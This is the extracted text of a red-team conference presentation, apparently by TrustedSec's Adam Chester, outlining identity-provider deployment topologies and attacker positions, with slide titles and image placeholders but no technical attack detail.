



Identity Providers for Red Teamers

A dive into IDPs and how we assess them

Adam Chester

TrustedSec



Adam Chester

@_xpn_

Principal Security Consultant for TrustedSec

Blog at <https://blog.xpnsec.com>



What Will We Cover?

TOC

- A look at popular cloud-based Identity Providers we encounter
- How IdP's have been deployed within organisations
- Common attacks
- No 0dayz :(
- But lots of demos :)



The Usual Suspects



Don't See Your IdP?

Don't Worry...

As this is all intended functionality, many of the “attacks” shown during this presentation can typically be ported to other providers.

Just give it a go and see!




Deployments

An overview of typical deployment topologies




Common Deployments

Standalone SSO Deployment




Common Deployments

Active Directory Sync Deployment



Common Deployments

Kerberos / Desktop SSO Deployment




Attack Paths

Where we typically find ourselves on an engagement




Attack Positions

Compromised Provider




Attack Positions

Compromised Domain



